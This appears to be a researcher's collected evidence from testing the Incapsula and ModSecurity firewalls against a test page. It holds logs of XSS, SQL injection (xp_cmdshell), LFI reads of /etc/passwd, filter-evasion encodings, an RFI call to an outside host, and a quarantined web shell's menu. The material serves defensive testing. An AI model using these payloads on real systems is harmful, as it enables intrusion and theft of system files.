1:22:30.201	473 ms	23824 ms	203	GET	200	text/html	http://incaps... VALIDATE_ALWAYS LOAD...	
1:22:38.669	n/a ms	n/a ms	unknown	GET	Cancelled	unknown	https://2-ac...	LOAD_NORMAL
1:22:39.237	n/a ms	n/a ms	unknown	GET	Cancelled	unknown	https://2-ac...	LOAD_BACKGROUND
1:22:49.990	83 ms	83 ms	0	GET	204	text/html	http://s.you...	LOAD_NORMAL
1:22:53.567	453 ms	453 ms	-1	GET	304	application/x...	https://www... VALIDATE_ALWAYS	
1:22:54.029	0 ms	0 ms	unknown	GET	pending	unknown	http://incap...	LOAD_NORMAL
1:23:01.295	137 ms	137 ms	43	GET	200	image/gif	https://2-ac...	LOAD_NORMAL
1:23:01.427	186 ms	186 ms	1072	GET	200	text/html	https://2-ac...	LOAD_BACKGROUND

Request Header Name	Request Header Value	Response Header Name	Response Header Value
Host	incapsula.zerosecience.mk	Status	OK - 200
User-Agent	"> <script> alert(1); </script>	Date	Wed, 26 Dec 2012 00:24:52 GMT
Accept	text/html,application/xhtml+xml,application/xml;q=0...	Server	Apache
Accept-Language	en-US,en;q=0.5	Vary	Accept-Encoding
Accept-Encoding	gzip, deflate	Content-Encoding	gzip
Connection	keep-alive	Content-Length	203
Cookie	__utma=218075805.1169896500.1354830246.135646664...	Keep-Alive	timeout=10, max=30
Cache-Control	max-age=0	Connection	Keep-Alive
		Content-Type	text/html
		Set-Cookie	incap_ses_86_29640=qEKKM6b/azBeSxt59IsxAdND2IA...
		X-Info	9-19846134-19846135 NNNY CT(154 -1 0) RT(1356481...
		X-CDN	Incapsula

Tamper Details

Name	Value
URL	http://incapsula.zerosecience.mk/poc.php?z=</h2>

Encoded Decoded OK

Time	Client Details	Event Details
27 Dec 2012	Havij SQL Injection Tool (Vulnerability Scanner) from Macedonia	3 [REDACTED] (16) 182 page views 183 hits No cookie support Entry Page: /favicon.ico Referrer: http://incapsula.zeroscience.mk/poc.php?cmd=cat%20/etc/resolv.con... User Agent: Opera/9.80 (Windows NT 6.1) Presto/2.12.388 Version/12.12 10 SQL Injection Bad Bots

[Actions](#) [More](#)

Showing 1 to 1 Show entries ◀ ▶

Error Cannot resolve 199.83.134.81

Unable to serve requests to 199.83.134.81

The site is not configured properly or does not exist on the Incapsula network

Suggestions :

- If you are a website visitor, you should refresh your DNS cache and access the web site directly. If you keep getting this message try again later.
- If you are the website owner, review the error description below and resolve the configuration error.

Your IP Address	3 [REDACTED]
Proxy IP	199.83.134.81
Proxy ID	10104
Error Code	22
Error Name	Unknown Host Name
Error Description	Incapsula proxy failed to resolve site from host name - no site with such host name exists.

incapsula.zeroscience.mk/poc.php?cmd2=/etc

Access Denied Incapsula

incapsula.zeroscience.mk
owner has denied your access to the site.

Incapsula

Incapsula Incident ID	86003750023338033-54270210325485432
Your IP Address	31 [REDACTED] 11
Proxy IP	149.126.72.81
Proxy ID	1086
Error Code	15

If you don't see this mail properly [click here](#)
[PDF version](#)

PCI 6.6 Compliance Report

incapsula.zeroscience.mk

Dec. 31 ,2012 - Jan. 7 ,2013

Compliance Summary

During the report period incapsula.zeroscience.mk was compliant with PCI DSS 6.6

Site Details

Domain incapsula.zeroscience.mk
IPs 67.20.110.48
SSL Support No

Compliance Issues

No compliance issues found

Configuration Summary

SQL Injection

No changes made

Current setting: Block Request

Cross Site Scripting

No changes made

Current setting: Block Request

Illegal Resource Access

No changes made

Current setting: Block Request



Threats

Save

Backdoor Protect Auto-Quarantine

Detect and Quarantine Backdoors uploaded to your website

Quarantined Backdoors

[IT Secteam Shell] @ /poc.php

[Add whitelist](#)

SQL Injection Block Request

Detect attempts to manipulate the logic of SQL statements executed by the web application against the database.

https://my.incapsula.com/sites/quarantined/preview?urlId=1399293345&extSiteId=1683063

The following path has been quarantined by Incapsula
/poc.php

PoC:

- Search - sql inj
- Search2 - concat sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter

LFI results-

Home -- File Manager -- Command Execute -- Back Connect -- Bypass Command eXecute(SF-DF) -- Symlink -- Bypass Directory -- Eval Php -- Data Base -- Convert -- Mail Bomber Server Information -- Dos Local Server -- Backup Database -- Mass Deface -- Download Remote File -- DDoS -- Find Writable Directory -- Server -- Remove Me -- About

Operation System : ██████████

Now Directory : /home4/██████████/incapsula

Back	Size	Date	Views	DL	Ren	Del
██████████	915 B	13/02/05	644	Edt	DL	Ren Del
██████████	43 B	13/02/03	644	Edt	DL	Ren Del
██████████	4.78 MB	13/02/04	644	Edt	DL	Ren Del
██████████	166 B	13/02/04	644	Edt	DL	Ren Del
██████████	1.24 KB	13/02/05	644	Edt	DL	Ren Del
██████████	12.16 KB	13/02/05	644	Edt	DL	Ren Del

Command Execute : System

Change Dir : /home4/██████████/incapsula/

Create Dir : /home4/██████████/incapsula/

Create File : /home4/██████████/incapsula/

Upload :

ModSecurity additional logs:

```
GET /test.php?secret_file=exec%20master%2e%2exp_cmdshell%20'net%2busers' HTTP/1.1
Host: 4sylum.destr0y.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Cookie: incap_ses_104_31518=9putHhaDgSUqwb2vKH1xAeTf3VAAAAAAwOUwM0YDy2YoONuxmn9tbw==;
visid_incap_31518=ORHY74W0Ss+LiW78kiDj13bH3VAAAAAAAAAAAAAAAAABcUyfY0U8aX60x02DSBK07
DNT: 1
Connection: close
```

```
HTTP/1.1 403 Forbidden
Date: Sat, 29 Dec 2012 00:33:40 GMT
Server: Apache/2.2.17 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 242
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

```
=====
GET
/test.php?secret_file=create%20table%20myfile%20(line%20varchar(8000))"%20bulk%20insert%20foo%20fro
m%20'c%3a%5cinetpub%5cwwwroot%5cauth%2easp'"%20select%20%2a%20from%20myfile"-- HTTP/1.1
Host: 4sylum.destr0y.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Cookie: incap_ses_104_31518=9putHhaDgSUqwb2vKH1xAeTf3VAAAAAAwOUwM0YDy2YoONuxmn9tbw==;
visid_incap_31518=ORHY74W0Ss+LiW78kiDj13bH3VAAAAAAAAAAAAAAAAABcUyfY0U8aX60x02DSBK07
DNT: 1
Connection: close
```

```
HTTP/1.1 403 Forbidden
Date: Sat, 29 Dec 2012 00:33:00 GMT
Server: Apache/2.2.17 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 242
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

```
=====
GET http://4sylum.destr0y.net/poc.php?cmd=ls HTTP/1.1

70.193.196.53 - - [29/Dec/2012:01:48:19 +0400] "GET /poc.php?cmd=ls HTTP/1.1" 403 514 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/534.57.7 (KHTML, like Gecko)
Version/5.1.7 Safari/534.57.7"
```

```
=====

[Fri Dec 28 18:51:49 2012] [error] [client 89.142.241.240] ModSecurity: Warning. Match of
"within %{tx.allowed_methods}" against "REQUEST_METHOD" required. [file
"/etc/modsecurity/base_rules/modsecurity_crs_30_http_policy.conf"] [line "31"] [id "960032"] [msg
"Method is not allowed by policy"] [data "GET"] [severity "CRITICAL"] [tag
"POLICY/METHOD_NOT_ALLOWED"] [tag "WASCTC/WASC-15"] [tag "OWASP_TOP_10/A6"] [tag
"OWASP_AppSensor/RE1"] [tag "PCI/12.1"] [hostname "partizan.insec.si"] [uri "/modtest/poc.php"]
[unique_id "UN3cNX8AAAEAAgrZQQUAAAAO"]
[Fri Dec 28 18:51:49 2012] [error] [client 89.142.241.240] ModSecurity: Warning. Match of
```

```
"within %{tx.allowed_http_versions}" against "REQUEST_PROTOCOL" required. [file
"/etc/modsecurity/base_rules/modsecurity_crs_30_http_policy.conf"] [line "78"] [id "960034"] [msg
"HTTP protocol version is not allowed by policy"] [data "HTTP/1.1"] [severity "CRITICAL"] [tag
"POLICY/PROTOCOL_NOT_ALLOWED"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A6"] [tag "PCI/6.5.10"]
[hostname "partizan.insec.si"] [uri "/modtest/poc.php"] [unique_id "UN3cNX8AAAEAGrZQUAAAA0"]
[Fri Dec 28 18:51:49 2012] [error] [client 89.142.241.240] ModSecurity: Warning. Pattern match
"\\\\/etc\\\\/" at ARGS:cmd2. [file
"/etc/modsecurity/base_rules/modsecurity_crs_40_generic_attacks.conf"] [line "221"] [id "958700"]
[rev "2.2.0"] [msg "Remote File Access Attempt"] [data "/etc/"] [severity "CRITICAL"] [tag
"WEB_ATTACK/FILE_INJECTION"] [tag "WASCTC/WASC-33"] [tag "OWASP_TOP_10/A4"] [tag "PCI/6.5.4"]
[hostname "partizan.insec.si"] [uri "/modtest/poc.php"] [unique_id "UN3cNX8AAAEAGrZQUAAAA0"]
[Fri Dec 28 18:51:49 2012] [error] [client 89.142.241.240] ModSecurity: Warning. Pattern match
"\\\\/etc\\\\/" at REQUEST_URI. [file
"/etc/modsecurity/base_rules/modsecurity_crs_40_generic_attacks.conf"] [line "244"] [id "958710"]
[rev "2.2.0"] [msg "Remote File Access Attempt"] [data "/etc/"] [severity "CRITICAL"] [tag
"WEB_ATTACK/FILE_INJECTION"] [tag "WASCTC/WASC-33"] [tag "OWASP_TOP_10/A4"] [tag "PCI/6.5.4"]
[hostname "partizan.insec.si"] [uri "/modtest/poc.php"] [unique_id "UN3cNX8AAAEAGrZQUAAAA0"]
[Fri Dec 28 18:51:49 2012] [error] [client 89.142.241.240] ModSecurity: Warning. Match of "eq
1" against "&ARGS:CSRF_TOKEN" required. [file
"/etc/modsecurity/optional_rules/modsecurity_crs_43_csrf_protection.conf"] [line "31"] [id
"981143"] [msg "CSRF Attack Detected - Missing CSRF Token."] [hostname "partizan.insec.si"] [uri
"/modtest/poc.php"] [unique_id "UN3cNX8AAAEAGrZQUAAAA0"]
```

=====

```
70.193.196.53 - - [28/Dec/2012:05:54:24 +0400] "GET /test.php?secret_file=/etc/passwd HTTP/1.1" 403
506 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:17.0) Gecko/20100101 Firefox/17.0"
149.126.75.1 - - [28/Dec/2012:06:00:16 +0400] "GET /poc.php?x=test HTTP/1.1" 403 514 "-"
"Opera/9.80 (Windows NT 6.1) Presto/2.12.388 Version/12.12"
149.126.75.1 - - [28/Dec/2012:06:00:34 +0400] "GET /poc.php?x=test HTTP/1.1" 403 514 "-"
"Opera/9.80 (Windows NT 6.1) Presto/2.12.388 Version/12.12"
70.193.196.53 - - [28/Dec/2012:20:20:23 +0400] "GET /secret_file= HTTP/1.1" 403 510 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:17.0) Gecko/20100101 Firefox/17.0"
70.193.196.53 - - [28/Dec/2012:20:20:27 +0400] "GET /secret_file.php? HTTP/1.1" 403 511 "-"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:17.0) Gecko/20100101 Firefox/17.0"
70.193.196.53 - - [28/Dec/2012:20:20:53 +0400] "GET /test.php? HTTP/1.1" 403 506 "-" "Mozilla/5.0
(Macintosh; Intel Mac OS X 10.7; rv:17.0) Gecko/20100101 Firefox/17.0"
70.193.196.53 - - [28/Dec/2012:20:21:16 +0400] "GET /test.php?secret_file=/etc/passwd HTTP/1.1" 403
506 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:17.0) Gecko/20100101 Firefox/17.0"
198.143.32.1 - - [28/Dec/2012:20:24:54 +0400] "GET /test.php?secret_file=//etc//passwd HTTP/1.1"
403 507 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/534.57.7 (KHTML, like
Gecko) Version/5.1.7 Safari/534.57.7"
198.143.32.1 - - [28/Dec/2012:20:52:04 +0400] "GET /test.php?secret_file=//etc//passwd HTTP/1.1"
403 506 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/534.57.7 (KHTML, like
Gecko) Version/5.1.7 Safari/534.57.7"
198.143.32.1 - - [28/Dec/2012:20:52:11 +0400] "GET /test.php?secret_file=/etc/issue HTTP/1.1" 403
506 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/534.57.7 (KHTML, like Gecko)
Version/5.1.7 Safari/534.57.7"
70.193.196.53 - - [28/Dec/2012:20:53:16 +0400] "GET /etc/passwd HTTP/1.0" 403 499 "-" "-"
198.143.32.1 - - [28/Dec/2012:21:06:35 +0400] "GET /test.php?secret_file=%5c/etc/issue HTTP/1.1"
403 506 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/534.57.7 (KHTML, like
Gecko) Version/5.1.7 Safari/534.57.7"
198.143.32.1 - - [28/Dec/2012:21:06:46 +0400] "GET /test.php?secret_file=%255cetc/issue HTTP/1.1"
403 506 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/534.57.7 (KHTML, like
Gecko) Version/5.1.7 Safari/534.57.7"
198.143.32.1 - - [28/Dec/2012:21:08:50 +0400] "GET /test.php?secret_file=%252fetc/issue HTTP/1.1"
403 507 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/534.57.7 (KHTML, like
Gecko) Version/5.1.7 Safari/534.57.7"
```

```
[Sun Feb 10 16:44:56 2013] [error] [client 89.142.241.240] ModSecurity: [file
"/etc/modsecurity/base_rules/modsecurity_crs_40_generic_attacks.conf"] [line "154"] [id "950117"]
[rev "2"] [msg "Remote File Inclusion Attack"] [data "Matched Data: http://96.8.122.139 found
within ARGS:cmd2: http://96.8.122.139/x.php?"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.7"]
[maturity "9"] [accuracy "9"] [tag "OWASP_CRS/WEB_ATTACK/RFI"] Access denied with code 403 (phase
2). Pattern match
"^(?i)(?:ht|f)tps?:\\\\/\\\\/(\\\\d{1,3}\\\\.\\\\d{1,3}\\\\.\\\\d{1,3}\\\\.\\\\d{1,3})" at
ARGS:cmd2. [hostname "www.ceru.si"] [uri "/modtest/poc.php"] [unique_id "rJe29GyuNA0AAE6fpHgAAAAAC"]
```